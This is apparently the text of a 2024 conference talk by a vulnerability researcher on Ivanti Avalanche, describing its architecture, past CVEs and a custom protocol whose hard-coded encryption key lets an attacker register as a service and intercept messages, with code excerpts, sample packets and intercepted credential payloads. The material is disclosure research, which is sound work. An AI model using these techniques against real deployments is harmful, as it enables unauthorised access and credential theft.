ZERO DAY INITIATIVE

TREND MICRO

Avalanche of Pwns

for Ivanti Avalanche

PIOTR BAZYDŁO @chudypb /

VULNERABILITY RESEARCHER

WarCon 2024, Warsaw

Ivanti Avalanche?

- Popular Mobile Device Management (MDM) solution (in 2021: 30k companies, more than 10 millions of devices).
- When you pwn it, you gain access to (1) Mobile Phones, (2) Printers (3) Smart Devices?
- Very entertaining (and huge) attack surface.
- Goal of this talk: show some sample vulns and the attack-surface, as I haven’t visited many of its parts.

© 2024 Trend Micro Inc.

Ivanti Avalanche – architecture 1/3

Information Router

Tomcat Web Application

Enterprise Server

License Server

Remote Control Server

Service Manager

Smart Device Server

Stat Server

Mobile Device Server

Web File Server

Printer Server

Notification Server

Certificate Manager

© 2024 Trend Micro Inc.

Ivanti Avalanche – architecture 2/3

Information Router

Tomcat Web Application

Enterprise Server

License Server

Remote Control Server

Service Manager

Smart Device Server

Stat Server

Mobile Device Server

Web File Server

Printer Server

Notification Server


Certificate Manager

Java

C/C++

© 2024 Trend Micro Inc.

Ivanti Avalanche – architecture 3/3



© 2024 Trend Micro Inc.

Ivanti Avalanche – security from 2021

- 66 vulnerabilities from me (including 38 RCE and 13 Auth Bypasses):
  - I've barely touched web application.
  - A lot of focus on Java services in 2021.
  - Then, fuzzing low-level services for fun in the end of 2023.
  - Accidental post-auth RCE vulns in web app between 2023/2024 .

- 25 vulnerabilities from external researchers (through ZDI), mostly targeting main web application (but also several memory corruptions and Remote Control Server).

- Some vulnerabilities not reported through ZDI (including Tenable memory corruption vulnerabilities).

© 2024 Trend Micro Inc.

Web App in 2021

- I haven’t focused too much on the web application.
- Delivered a chain of 3 vulns to pre-auth RCE and never looked at it seriously again (besides a couple of accidental RCEs):
  - CVE-2021-42124 -> session takeover (cookie leaked in a file).
  - CVE-2021-42126 -> (optional) privilege escalation to admin.
  - CVE-2021-42125 -> RCE from admin

© 2024 Trend Micro Inc.

Next Focus - Java based services in 2021/2022

Java based services and custom protocol seemed to be much more interesting.

RIDING THE INFORAIL TO EXPLOIT IVANTI AVALANCHE

July 19, 2022 | Piotr Bazydło

RIDING THE INFORAIL TO EXPLOIT IVANTI AVALANCHE – PART 2

September 08, 2022 | Piotr Bazydło

* Type “Ivanti” in ZDI blog to find them

© 2024 Trend Micro Inc.

Custom protocol - packet structure

Preamble (24 bytes)
Header (non-fixed)
(Optional) Payload

Preamble:

- 1-4: Length of the whole message
- 5-8: Length of the header
- 9-12: Length of the payload
- 13-16: Length of the uncompressed payload (optional)
- 17-20: Message ID (typically an incremented number, starting from 1)
- 21: Protocol version (typically 0x10)
- 22-23: Reserved
- 24: Encryption flag (payload and header can be optionally encrypted) – 0 or 1

© 2024 Trend Micro Inc.

Custom protocol - message

Many header items can be delivered, most important ones:

- *h.msgcat* – msg category (0x10 for request)
- *h.msgsubcat* – equivalent of opcode
- *h.distlist* – specifies target service (topics)

Hardcoded global topics:

```
public static final String IR_TOPIC_LOCAL_ROUTER = "255.2.1";
public static final String IR_TOPIC_ROUTER_PFX = "255.2.0";
public static final String IR_TOPIC_SUBSCRIBER_PFX = "255.3.0";
public static final String IR_TOPIC_ALL_SUBSCRIBERS = "255.3.0";
public static final String IR_TOPIC_ALL_ROUTERS = "255.2.2";
public static final String IR_TOPIC_ALL_LOCAL_SUBSCRIBERS = "255.3.2";
public static final String IR_TOPIC_ALL_CAT_SUBSCRIBERS_PFX = "255.3.1";
public static final String IR_TOPIC_ALL_CAT_LOCAL_SUBSCRIBERS_PFX = "255.3.2";
public static final String IR_TOPIC_ALL_LOCAL_CONSOLES = "255.3.2.2";
public static final String IR_TOPIC_ALL_LOCAL_AVA_AGENTS = "255.3.2.3";
public static final String IR_TOPIC_ALL_LOCAL_MM_AGENTS = "255.3.2.4";
public static final String IR_TOPIC_ALL_LOCAL_DB_AGENTS = "255.3.2.5";
public static final String IR_TOPIC_ALL_LOCAL_DBCIF_AGENTS = "255.3.2.11";
public static final String IR_TOPIC_ALL_LOCAL_SVCMGR_AGENTS = "255.3.2.7";
public static final String IR_TOPIC_ALL_LOCAL_LICENSE_SERVERS = "255.3.2.8";
```


© 2024 Trend Micro Inc.

Custom protocol – sample auth msg

2a8	f0	19c	0	5	0	10	1

h.msgcat -> 10
h.msgsubcat -> 2307
h.distlist -> 255.3.2.5

```
<RequestPayload>
   <sessionId>22F41F2C9893A144996F4E02CB210B23</sessionId>
   <userId>1</userId>
   <msgObject class="UserCredentials">
   <loginName>test</loginName>
   <password>AA3FD38018AAF94……</password>
   <domain></domain>
   <clientIpAddress>192.168.56.101</clientIpAddress>
   </msgObject>
   <allowSystemSettings>0</allowSystemSettings>
</RequestPayload>
```


© 2024 Trend Micro Inc.

Custom protocol – payload/header encryption

- No TLS/SSL. Instead, encryption implemented for header and payload.
- Based on hard-coded key (also today) – if you can MiTM traffic between services, you can decrypt them (and they store a lot of sensitive data, including cookies).
- Encryption required by default in newer versions.

```
IrBlowfish c = new IrBlowfish();
c.initialize(authKey, authKey.length);
c.decrypt(tempBytes, 0, headerBytes, 0, tempBytes.length);


private static final byte[] m_blowfishKey = new byte[] { 41, 35, -66, -124, -31,
```


© 2024 Trend Micro Inc.

Custom protocol - authentication

```
SUB-192.168.56.1:42228: New session started. Sessions in progress: 15
SUB-192.168.56.1:42228: Queueing request to Subscriber input pool. (012BF928)
SUB-192.168.56.1:42228: Session dispatched (PSDT_STATE:PSS_INIT)
SUB-192.168.56.1:42228: Session state from: PSS_STEADY (0), to: PSS_INIT (1)
SUB-192.168.56.1:42228: Queueing request to Subscriber input pool. (012BF928)
SUB-192.168.56.1:42228: Session dispatched (PSDT_IO:PSS_IDLE)
SUB-192.168.56.1:42228: Session state from: PSS_INIT (1), to: PSS_REGISTER (2)
SUB-192.168.56.1:42228: Processing input message  (10/2303) #1. Bytes: 856, DistList: 1
SUB-192.168.56.1:42228: Ditching  (10/2303) #1 message for unregistered subscriber
SUB-192.168.56.1:42228: Session state from: PSS_REGISTER (2), to: PSS_INIT (1)
```


© 2024 Trend Micro Inc.

Custom protocol - authentication

Registration payload:

```
#Sat Aug 14 08:39:32 PDT 2021
reg.cat1=13
reg.cat2=0
reg.uname=.anonymous.0.41777030903423895
reg.puname=.anonymous.0.12636851766450163
reg.appversion=6.3.2
reg.appident=AvalancheWeb
reg.plevl=1
reg.cred=e3ac81ffce12b8ccabfacb6cc0b041c3
reg.pcred=41e6c797c3d5f2fda3559e71bd53120a
```


© 2024 Trend Micro Inc.

Custom protocol - authentication

Registration payload:

```
#Sat Aug 14 08:39:32 PDT 2021
reg.cat1=13
reg.cat2=0
reg.uname=.anonymous.0.41777030903423895
reg.puname=.anonymous.0.12636851766450163
reg.appversion=6.3.2
reg.appident=AvalancheWeb
reg.plevl=1
reg.cred=e3ac81ffce12b8ccabfacb6cc0b041c3
reg.pcred=41e6c797c3d5f2fda3559e71bd53120a
```

cred and *pcred* based on hard-coded key:

```
public void setCredentials(String p_userName, byte[] p_key) {
    if (p_userName == null) {
        this.m_userName = ".anonymous." + Math.random();
    }
    else {
        this.m_userName = p_userName;
    }

    if (p_key == null) {
        byte[] tk = new byte[m_blowfishKey.length - 1];
        System.arraycopy(m_blowfishKey, 1, tk, 0, m_blowfishKey.length - 1);
        calcToken(tk, this.m_userName);
    }
    else {
        calcToken(p_key, this.m_userName);
    }
}
```


© 2024 Trend Micro Inc.

Custom protocol – major design flaws


- Hard-coded auth key. You can register as any service and then:
  - Abuse vulnerabilities in different services.
  - Leverage legitimate functionalities, like user registration. ;)

- No TLS, encryption based on hard-coded secret. MiTM allows you to disclose a lot of sensitive info (including cookies).

- Services tend to use global topics (messages interception possible).


© 2024 Trend Micro Inc.

Custom protocol – msg interception



© 2024 Trend Micro Inc.

Custom protocol – msg interception





```
[+] NEW MESSAGE
Subcategory: 2307
Origin: 255.3.0.68.82.77.80.82.76.86.57.119.231.122.46
msgId: 196

Payload:

<RequestPayload>
  <sessionId>BC34430EA9A6216AFA83A0936429CB31</sessionId>
  <userId>1</userId>
  <msgObject class="UserCredentials">
    <loginName>amcadmin</loginName>
    <password>623B45F9313C5B5B0A2BFA158621A237:980585CF943FAC4B9877C6
ord>
    <domain></domain>
    <clientIpAddress>192.168.56.1</clientIpAddress>
  </msgObject>
  <allowSystemSettings>0</allowSystemSettings>
</RequestPayload>
```

